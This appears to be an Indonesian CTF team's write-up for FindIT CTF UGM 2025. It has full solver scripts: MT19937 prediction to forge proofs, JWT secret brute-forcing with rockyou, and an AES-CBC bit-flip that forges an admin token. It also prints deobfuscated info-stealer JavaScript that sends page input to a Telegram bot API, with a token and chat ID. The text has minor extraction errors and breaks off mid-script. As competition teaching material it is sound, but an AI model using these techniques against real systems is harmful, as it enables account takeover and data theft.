


WRITEUP FIND IT CTF Universitas Gadjah Mada 2025



K.EII



ITOID



SUG4

SNI GUKEITO

Part of

SNI
CYBERSECURITY TEAM



SANAPATI


CYBERSTORM

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Cryptography

Cryptography/caesar cipher




<https://www.dcode.fr/caesar-cipher>

least probable.

↑↓	↑↓
	This is a secret the quit cour atter. Life the will be a second we will beatte, encryption the first on the some of the passammg before. Ough message, the
→5 (←21)	contant of the some life a caesar in text. Ledghtion the encrypt message from a read the message to the aster. Message sting this FindITCTF{Hmmm_1_R891ly_d5nt_kn ow_Th8_P5ssword}

Cryptography/Kwisatz ZKPerach



Chall.py:

```
from math import gcd
import random
from flag import flag

class Verifier:
    def __init__(self, y, n):
        self.y = y
        self.n = n
        self.previous_ss = set()
        self.previous_zs = set()

    def spin_roulette(self) -> int:
        return random.randint(0,
115792089237316195423570985008687907853269984665640564039457584007913129639934)

    def verify(self, s, z, b) -> bool:
        if s in self.previous_ss or z in self.previous_zs:
            print("Bad: repeated s or z")
            return False

        self.previous_ss.add(s)
        self.previous_zs.add(z)

n = self.n
```

```

    y = self.y
    if s == 0:
        print("Bad: s = 0")
        return False
    if gcd(s, n) != 1:
        print("Bad: gcd(s, n) != 1")
        return False
    return pow(z, 2, n) == (s * pow(y, 1 - b, n)) % n

def main():
    print("Welcome to the mind reading test! Let's see if you're worthy of
becoming the Kwisatz Haderach")
    no = 0
    passed = 0
    n_rounds = 256

    while no < 100:
        if passed >= 100:
            print("Paul Atreides, you've convinced me that you are worthy to be
part of the Bene Gesserit")
            print(flag)
            return

        n =
102053169707294316394857976645598868734907014874200414611020045807357515857517429
388929760999864031775533631938303934873765679694205412612581349793276163631262533
471486105440498072042262849309075034204051662091685411286326886374458707262873830
563903773773821076228615047462121311793214684571036869046349789852622250839238997
290781732925539187596163843019413012788456551122367149065720529457899122107490045
883963993678907933477695850003148779705963652803693629586113016330744341601158337
144598359338601977716906142937631000209274422092691356806581113699230299088400015
32934157556701107140402652365541506235916261071723
        print(f"n = {n}")

        x = random.randrange(1, n)
        y = pow(x, 2, n)
        print(f"y = {y}")

    print("\nCan you read my mind? I'm playing the secret message in my head
now.")
    print("1) yes\n2) no, I can't read your mind at the moment")
    choice1 = input("Your choice [1/2]: ").strip()
    if choice1 == "2":

```

```

        no += 1
        continue

    print("Now, there are many spies in this public place. Show me that you
know the secret message without showing me the secret message")
    verifier = Verifier(y, n)

    for i in range(n_rounds):
        s = int(input("Give me an s: ")) % n

        print("Let's spin the gigantic roulette to determine your fate:")
        b = verifier.spin_roulette()
        print(b)

        print("Are you ready to show me?")
        print("1) yes\n2) no, I am not ready, I need to calm my mind\n3) no,
I forgot the mind reading from earlier")
        choice2 = input("Your choice [1/2/3]: ").strip()
        if choice2 == "2":
            no += 1
            if no >= 100:
                return
            continue
        elif choice2 == "3":
            no += 1
            if no >= 50:
                return
            passed=0
            break

        z = int(input("Give me a z: ")) % n
        if verifier.verify(s, z, b % 2):
            print(f"Good, you are telling the truth, but I am still not
convinced")
            passed += 1
        else:
            print("I am the Reverend Mother, I can see through your lies.
Don't you dare lie to me!")
            return

    print("You're just wasting my time, Atreides. You will never be the Kwisatz
Haderach")

if __name__ == "__main__":

```

```
main()
```

Diberikan challenge yang mengimplementasikan sistem *zero-knowledge proof* (zkp) mirip Schnorr di mana kita harus membuktikan akar kuadrat dari y mod n selama 100 rounds (awalnya, tapi karena heran ga dapet dapet makanya coba sampe 256) untuk mendapatkan *flag*. Verifikasi memeriksa apakah $z^2 \equiv s \cdot y^{(1-b)} \pmod{n}$, di mana s adalah *commitment* kita, b adalah *challenge bit* "acak", dan z adalah respons kita. Vulnerabilitynya terletak pada *randomization* yang menggunakan `random.randint()` Python (berbasis *Mersenne Twister MT19937*) untuk menghasilkan *challenge bit*, yang bersifat deterministik dan dapat diprediksi setelah cukup banyak output diamati.

Solver:

```
#!/usr/bin/env python3
from pwn import *
from mt19937predictor import MT19937Predictor
import random

context.log_level = 'debug'
host, port = "nc ctf.find-it.id 6101".split(" ")[1:3]
io = remote(host, port)

def get_int(io, prefix: bytes) -> int:
    line = io.recvline_contains(prefix).strip()
    return int(line.split(prefix, 1)[1])

# retrieve n and y
n = get_int(io, b"n = ")
y = get_int(io, b"y = ")
io.sendlineafter(b"Your choice [1/2]: ", b"1")

# recover MT19937 internal state
pred = MT19937Predictor()
for _ in range(78):
    io.sendlineafter(b"Give me an s: ", b"1")
    io.recvuntil(b"fate\n")
    b_val = int(io.recvline().strip())
    pred.setrandbits(b_val, 256)
    io.sendlineafter(b"Your choice [1/2/3]: ", b"2")

# predict and answer the challenges
inv_y = pow(y, -1, n)
for i in range(256):
    log.info(f"Proof round {i+1}/256")
```

```

b_pred = pred.getrandbits(256)
r = random.randrange(1, n)
s = pow(r, 2, n) if (b_pred & 1) else (pow(r, 2, n) * inv_y) % n

io.sendlineafter(b"Give me an s: ", str(s).encode())
io.recvuntil(b"fate\n")
real = int(io.recvline().strip())
assert real == b_pred

io.sendlineafter(b"Your choice [1/2/3]: ", b"1")
io.sendlineafter(b"Give me a z: ", str(r).encode())

try:
    _ = io.recvline(timeout=1)
    _ = io.recvline(timeout=1)
    flag = io.recvline(timeout=1)

    if b"FindITCTF{" in flag:
        print(flag.decode().strip())
        break
except EOFError:
    break

io.close()

```


Saya menggunakan library `mt19937predictor` untuk mendapatkan status internal `PRNG` dengan mengumpulkan 78 output untuk merekonstruksi status internal `PRNG`, kemudian memprediksi nilai-nilai selanjutnya. Untuk setiap `round`, jika prediksi `b=1`, saya mengirim $s=r^2 \bmod n$ dan $z=r$; jika $b=0$, saya mengirim $s=(r^2 \cdot y^{-1}) \bmod n$ dan $z=r$.

```

[DEBUG] Sent 0x269 bytes:
b'99992011416998251090929218593396217456014445716441103865695784173323599215563771292276102038158363199916532251
02607808353917679512690361796375621802514573895225935285400575960028500719325913827990511509629498714280927427636543
70324653284984677274949064563969475911220395323611465134033184819514654478745649712054436805539712935121315375446012
[DEBUG] Received 0xd0 bytes:
b'Good, you are telling the truth, but I am still not convinced\n'
b'Paul Atreides, you've convinced me that you are worthy to be part of the Bene Gesserit\n'
b'FindITCTF{If ZKP 3xiSt In Dune Truthsayer will g0 3xtInct}\n'
[*] Proof round 179/100
Traceback (most recent call last):
  File "/media/uf FindIT2025_duata/crypt0/kuisctf-2kParach/ /sol.py", line 57, in <module>
    s = (pow(r,2,n) if (b_pred & 1) else (pow(r,2,n)*inv_y) % n)

```


Cryptography/Weak



source.py:

```
import random
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes
from secret import FLAG, prefix, secret, secret2
import jwt

rand = get_random_bytes(16)

def pce(str):
    iv = get_random_bytes(16)

    spce = (
        f"name={str}_{prefix * random.randint(1, 100)};uid={random.randint(1, 10000000)}"
    )
    bpce = bytes(spce, "utf-8")
    p = pad(bpce, 16)
    c = AES.new(secret2, AES.MODE_CBC, iv)
    e = c.encrypt(p)

    return f"{e.hex()}+{iv.hex()}+{rand.hex()}"
```

```

def pce_decrypt(enc):
    e = bytes.fromhex(enc[0])
    iv = bytes.fromhex(enc[1])

    c = AES.new(secret2, AES.MODE_CBC, iv)
    d = c.decrypt(e)

    return unpad(d, AES.block_size).decode("utf-8")

def register(name):
    token = pce(name)

    data = {
        "name": name,
        "user_id": random.randint(1, 100),
        "token": token,
    }

    cookie = jwt.encode(data, secret, algorithm="HS256")
    print("Store this cookie for login:", cookie)

def login(name, cookie):
    decoded = jwt.decode(cookie, secret, algorithms=["HS256"])

    if decoded["name"] != name:
        print("Whoops! This cookie is not for you.")
        return

    if decoded["name"] == "admin":
        print(pce_decrypt(decoded["token"].split("+")))
        if (
            decoded["name"]
            ==
            pce_decrypt(decoded["token"].split("+")).split(";")[0].split("=")[1]
            and rand.hex() == decoded["token"].split("+")[2]
        ):
            print("GG, here your flag: ", FLAG)
            return
        else:
            print("Whoops! This cookie is not for you.")

    print("Welcome back, " + decoded["name"] + "!")

```

```

if __name__ == "__main__":
    print("=" * 30)
    print("Welcome to the Super Secure Login System")
    print("=" * 30)

    while True:
        print("\nMenu:")
        print("1. Register")
        print("2. Login")
        print("3. Exit")
        choice = input("Enter your choice (1/2/3): ")

        if choice == "1":
            name = input("Enter your name: ")
            if name == "admin":
                print("You cannot register as admin.")
            else:
                register(name)

        elif choice == "2":
            name = input("Enter your name: ")
            cookie = input("Enter your cookie: ")
            login(name, cookie)

        elif choice == "3":
            print("Goodbye!")
            break

        else:
            print("Invalid choice. Please try again.")

```

Brute jwt untuk cari secretnya

```

#!/usr/bin/env python3
import jwt

# Your intercepted token:
TOKEN = (
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9."
    "{trimmed}"
    ".DhwClV4JZn7G-PO6h8wui6l6vLnJbQv1qH-WF_HRfwE"
)

```

```
def brute_wordlist(wordlist_file):
    print("[*] Starting brute force against HS256 signature...")
    with open(wordlist_file, "r", encoding="latin-1") as f:
        for line in f:
            secret = line.strip()
            try:
                # verify_signature=True by default
                payload = jwt.decode(TOKEN, key=secret,
algorithmhs=["HS256"])
                print(f"[+] Secret found: '{secret}'")
                print("[+] Payload:", payload)
                return
            except jwt.InvalidSignatureError:
                continue
            except Exception as e:
                # If it's not a signature error, something else went wrong
                print(f"[!] Error with '{secret}': {e}")
                return

    print("[-] Secret not found in wordlist.")

if __name__ == "__main__":
    brute_wordlist("/home/jons/wordlist/rockyou.txt")
```

Setelah dapat secretnya, yakni "secret = "internet", langsung saja saya gunakan *bit-flipping attack* untuk memodifikasi nilai IV pada token dalam *JWT*, trus ubah "name=AAAAAAAAAAAA" menjadi "name=admin;xxxxx" saat didekripsi, sehingga dapat login sebagai admin.

```
#!/usr/bin/env python3
from pwn import *
import json, base64
import jwt

context.log_level = 'info'
host, port = "ctf.find-it.id", 7301
io = remote(host, port)

sla = lambda a, b: io.sendlineafter(a, b)
```

```

def register(name):
    sla(b"Enter your choice (1/2/3): ", b"1")
    sla(b"Enter your name: ", name.encode())
    io.recvuntil(b"Store this cookie for login: ")
    return io.recvline().strip().decode()

# register with 11 'A's to control the first plaintext block
orig_name = "A" * 11
jwt_token = register(orig_name)
log.info(f"Original JWT: {jwt_token}")

# split JWT into header, payload, signature
hdr, payload_b64, sig = jwt_token.split('.')
pad = (-len(payload_b64)) % 4
payload = json.loads(base64.urlsafe_b64decode(payload_b64 + '=' * pad))

# extract token parts (cipher+iv+rand)
token_parts = payload['token'].split('+')
c_hex, iv_hex = token_parts[0], token_parts[1] # Use first two parts
cipher = bytes.fromhex(c_hex)
iv = bytearray.fromhex(iv_hex)

# bit-flip IV to change "name=AAAAAAAAAAAA" → "name=admin;"
original_block = b"name=" + orig_name.encode()
target_block = b"name=admin;xxxxx" # 16-byte block
for i in range(16):
    iv[i] ^= original_block[i] ^ target_block[i]

# rebuild token with original structure (include third part)
modified_token = f"{c_hex}+{iv.hex()}+{token_parts[2]}"

# forge JWT payload with admin and modified token
payload['name'] = "admin"
payload['token'] = modified_token

# sign with the correct secret ("internet")
secret = "internet"
new_payload = json.dumps(payload, separators=(',', ':')).encode()
new_payload_b64 = base64.urlsafe_b64encode(new_payload).decode().rstrip('=')
forged_jwt = f"{hdr}.{new_payload_b64}.{jwt.encode(payload, secret,
algorithm='HS256')}.split('.')[2]}"

# Login as admin to get flag
sla(b"Enter your choice (1/2/3): ", b"2")


```

```
sla(b"Enter your name: ", b"admin")
sla(b"Enter your cookie: ", forged_jwt.encode())

io.interactive()
```

[illegible]

Cryptography/spacemonkey



Caesar Cipher, shiftnya 3 char dari plaintext


Morse isinya key playfair: FOREVER

Pake ini: <https://www.boxentriq.com/code-breaking/playfair-cipher>

FindITCTF{APETUGETHORSTROM}

Digital Forensics

Digital Forensics/Oversharing



<https://acropalypse.app/>

FindITCTF{CVE-2023-21036_Hk3MQulgR3}

Digital Forensics/waifuku

Challenge

11 Solves

✕

waifuku

964

pecinta waifu ternyata seorang info stealer? hahh 🤖
🤖 bongkar semua kedoknya dia

format flag: FindITCTF<flag>

author: **hilmo**





<http://ctf.find-it.id:7201>

Flag

Submit

My Waifu

ini semua punyaku 🥰🥰



Who's your waifu?

Tell us your favorite waifu...

Send

View page source -> ada script.js

```

128     
129   </div>
130   <div class="waifu-card">
131     
132   </div>
133   <div class="waifu-card">
134     
135   </div>
136 </div>
137
138 <section class="input-section">
139   <h2>Who's your waifu?</h2>
140   <div class="input-container">
141     <input type="text" id="waifu-input" placeholder="Tell us your favorite waifu...">
142     <button id="send-button">Send</button>
143   </div>
144   <div id="response"></div>
145 </section>
146
147 <footer>
148   &copy; 2025 hilmo
149 </footer>
150
151 <script src="/static/script.js"></script>
152 </body>
153
154 </html>

```

Deobfuscate

```

const _0x4de224 = (function () {
  let _0x291146 = true
  return function (_0x4615cd, _0x347c91) {
    const _0x21f105 = _0x291146
    ? function () {
        if (_0x347c91) {
          const _0x1517a6 = _0x347c91.apply(_0x4615cd, arguments)
          return (_0x347c91 = null), _0x1517a6
        }
      }
    : function () {}
    return (_0x291146 = false), _0x21f105
  }
})(),
_0x43fc3f = _0x4de224(this, function () {
  return _0x43fc3f
  .toString()
  .search('(((.+)+)+)$')
  .toString()
  .constructor(_0x43fc3f)
  .search('(((.+)+)+)$')
})

```

```

_0x43fc3f()
const _0xfd8f9d = (function () {
  let _0x5ce2f2 = true
  return function (_0x54a861, _0x3b588c) {
    const _0x1bdf3 = _0x5ce2f2
    ? function () {
      if (_0x3b588c) {
        const _0x5583e9 = _0x3b588c.apply(_0x54a861, arguments)
        return (_0x3b588c = null), _0x5583e9
      }
    }
    : function () {}
    return (_0x5ce2f2 = false), _0x1bdf3
  }
})(),
_0x42a924 = _0xfd8f9d(this, function () {
  let _0x5d540a
  try {
    const _0x56cd69 = Function(
      'return (function() {}).constructor("return this")()'
    )
    _0x5d540a = _0x56cd69()
  } catch (_0xbd7df7) {
    _0x5d540a = window
  }
  const _0x1aa458 = (_0x5d540a.console = _0x5d540a.console || {})
  const _0x4e95d9 = [
    'log',
    'warn',
    'info',
    'error',
    'exception',
    'table',
    'trace',
  ]
  for (let _0x475055 = 0; _0x475055 < _0x4e95d9.length; _0x475055++) {
    const _0x2efbc3 = _0xfd8f9d.constructor.prototype.bind(_0xfd8f9d,
      _0x5ec1b1 = _0x4e95d9[_0x475055],
      _0x3ed307 = _0x1aa458[_0x5ec1b1] || _0x2efbc3

```

```

    _0x2efbc3['__proto__'] = _0xfd8f9d.bind(_0xfd8f9d)
    _0x2efbc3.toString = _0x3ed307.toString.bind(_0x3ed307)
    _0x1aa458[_0x5ec1b1] = _0x2efbc3
  }
})
_0x42a924()
document.getElementById('send-button').addEventListener('click', function
() {
  const _0x1ac380 = document.getElementById('waifu-input')
  const _0x1a2042 = document.getElementById('response')
  if (_0x1ac380.value.trim() !== '') {
    _0x1a2042.style.display = 'block'
    _0x1a2042.innerHTML =
      '<p>Great choice! ' + _0x1ac380.value + ' is amazing! \u2728</p>'
    _0x1ac380.value = ''
  }
})
document
  .getElementById('waifu-input')
  .addEventListener('keypress', function (_0x2ce4b2) {
    _0x2ce4b2.key === 'Enter' && document.getElementById('send-
button').click()
  })
function simpasini() {
  const _0x3e281e = '7631745946',
    _0x4e6e42 = 'AAH0cnRjlUV-BEWRl8Jd9m_QHhlgNU6izlQ',
    _0x2df8a9 = '-1002531357271'
  const _0x299de0 = _0x3e281e + ':' + _0x4e6e42,
    _0x5a06d7 = document.getElementById('waifu-input').value,
    _0x289453 = 'New Waifu: ' + _0x5a06d7,
    _0x5b7cdd =
      'https://api.telegram.org/bot' +
      _0x299de0 +
      '/sendMessage?chat_id=' +
      _0x2df8a9 +
      '&text=' +
      encodeURIComponent(_0x289453)
  const _0x312e3f = () => {
    return fetch(_0x5b7cdd)
  }
}

```

```
.then((_0x2fceb) => {
  if (_0x2fceb.ok) {
    console.log('ok')
  } else {
    console.error('okk')
  }
})
.catch((_0x2091e6) => {
  console.error('Error:', _0x2091e6)
})
}
}
```

Ada api telegram, dump pake <https://github.com/soxoj/telegram-bot-dumper>. Decompile waifu.exe, ada executable

```
param ('0Dh,0Ah ;DATA XREF:.data:main_duar↓o
.data:0000000000960B29          db '
[Parameter(Mandatory=$true)]',0Dh,0Ah
.data:0000000000960B4B          db '      [string]$InputText',0Dh,0Ah
.data:0000000000960B63          db ') ',0Dh,0Ah
.data:0000000000960B66          db 0Dh,0Ah
.data:0000000000960B68          db 'function Enc {' ,0Dh,0Ah
.data:0000000000960B78          db '      param (' ,0Dh,0Ah
.data:0000000000960B85          db '
[string]$PlainText, ',0Dh,0Ah
.data:0000000000960BA2          db '      [string]$Key',0Dh,0Ah
.data:0000000000960BB8          db '      ) ',0Dh,0Ah
.data:0000000000960BBF          db 0Dh,0Ah
.data:0000000000960BC1          db '      $KeyBytes =
[System.Text.Encoding]::UTF8.GetBytes($Key.PadRig'
.data:0000000000960C02          db 'ht(32).Substring(0,
32)) ',0Dh,0Ah
.data:0000000000960C1C          db '      $IV = New-Object byte[]
16',0Dh,0Ah
.data:0000000000960C3C          db '
[System.Security.Cryptography.RandomNumberGenerator]::Create('
.data:0000000000960C7D          db ') .GetBytes($IV) ',0Dh,0Ah
.data:0000000000960C8E          db 0Dh,0Ah
.data:0000000000960C90          db '      $AES =
[System.Security.Cryptography.Aes]::Create() ',0Dh,0Ah
```

```
.data:0000000000960CC9      db '      $AES.Key =
$KeyBytes',0Dh,0Ah
.data:0000000000960CE3      db '      $AES.IV = $IV',0Dh,0Ah
.data:0000000000960CF6      db 0Dh,0Ah
.data:0000000000960CF8      db '      $Encryptor =
$AES.CreateEncryptor() ',0Dh,0Ah
.data:0000000000960D21      db 0Dh,0Ah
.data:0000000000960D23      db '      $PlainTextBytes =
[System.Text.Encoding]::UTF8.GetBytes($Plai'
.data:0000000000960D64      db 'nText) ',0Dh,0Ah
.data:0000000000960D6C      db '      $EncryptedBytes =
$Encryptor.TransformFinalBlock($PlainTextBy'
.data:0000000000960DAD      db 'tes, 0,
$PlainTextBytes.Length) ',0Dh,0Ah
.data:0000000000960DCE      db 0Dh,0Ah
.data:0000000000960DD0      db '      $EncryptedData = $IV +
$EncryptedBytes',0Dh,0Ah
.data:0000000000960DFC      db '
[Convert]::ToBase64String($EncryptedData) ',0Dh,0Ah
.data:0000000000960E2B      db '}',0Dh,0Ah
.data:0000000000960E2E      db 0Dh,0Ah
.data:0000000000960E30      db '$Key = "Lirili-Larila_Tung-
Tung-Tung-Sahur"',0Dh,0Ah
.data:0000000000960E5D      db 0Dh,0Ah
.data:0000000000960E5F      db '$EncryptedText = Enc -PlainText
$InputText -Key $Key',0Dh,0Ah
.data:0000000000960E95      db 'Write-Host "$EncryptedText"
```

```
$Key = "Lirili-Larila_Tung-Tung-Tung-Sahur"
```

Ciphertextnya ada di fungsi main.sendRequest:

```

7  __int64 __cdecl main_sendRequest(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5)
8  {
9      int v5; // r8d
10     int v6; // r9d
11     int v7; // r10d
12     int v8; // r11d
13     __QWORD *v9; // rax
14     int v10; // r8d
15     int v11; // r9d
16     int v12; // r10d
17     __QWORD *v13; // r11
18     __int64 v14; // rdx
19     __QWORD *v15; // rax
20     int v16; // r8d
21     int v17; // r9d
22     int v18; // r10d
23     __QWORD *v19; // r11
24     __int64 v20; // rcx
25     int v22; // [rsp+28h] [rbp-30h]
26     http_Client *p_http_Client; // [rsp+40h] [rbp-18h]
27
28     p_http_Client = (http_Client *)runtime_newobject(&RTYPE_http_Client);
29     p_http_Client->Timeout = 1000000000LL;
30     v22 = runtime_makemap_small(p_http_Client, a2, 1000000000LL, a4, a5);
31     v9 = (__QWORD *)runtime_mapassign_faststr(
32         (unsigned int)&RTYPE_map_string_string,
33         v22,
34         (unsigned int)&unk_72851A,
35         4,
36         a5,
37         v5,
38         v6,
39         v7,
40         v8);
41     v9[1] = 108LL;
42     if ( runtime_writeBarrier )
43     {
44         v9 = (__QWORD *)runtime_gcWriteBarrier1();
45         *v13 = v14;
46     }
47     *v9 = "GOYqtDwMKpz5kLzj8Guu0kXQqV9jur0vFpZe0LcOjzDYi3Mv2gERkwk/T/MQIpeN8PizBKkHwy7UQb49tmTW2LL7wZscNHvqQmjAC+At0jo="; // ← ini ciphertextnya
48     v15 = (__QWORD *)runtime_mapassign_faststr(
49         (unsigned int)&RTYPE_map_string_string,
50         v22,
51         (unsigned int)&unk_72833D,
52         5,
53         a5,
54         v10,
55         v11,
56         v12,
57         (__DWORD)v13);
58     v15[1] = a2;
59     if ( runtime_writeBarrier )
60     {
61         v15 = (__QWORD *)runtime_gcWriteBarrier2(v15);
62         v20 = a1;
63         *v19 = a1;
64         v19[1] = *v15;
65     }

```

Ciphertext:

GOYqtDwMKpz5kLzj8Guu0kXQqV9jur0vFpZe0LcOjzDYi3Mv2gERkwk/T/MQIpeN8PizBKkHwy7UQb49tmTW2LL7wZscNHvqQmjAC+At0jo=

Langsung saja decrypt ciphertextnya dengan kunci yang udah didapat:

```

#!/usr/bin/env python3


from Crypto.Cipher import AES
import base64

ct =
"GOYqtDwMKpz5kLzj8Guu0kXQqV9jur0vFpZe0LcOjzDYi3Mv2gERkwk/T/MQIpeN8PizBKkHwy7UQb49
tmTW2LL7wZscNHvqQmjAC+At0jo="
key = "Lirili-Larila_Tung-Tung-Tung-Sahur".encode().ljust(32)[:32]

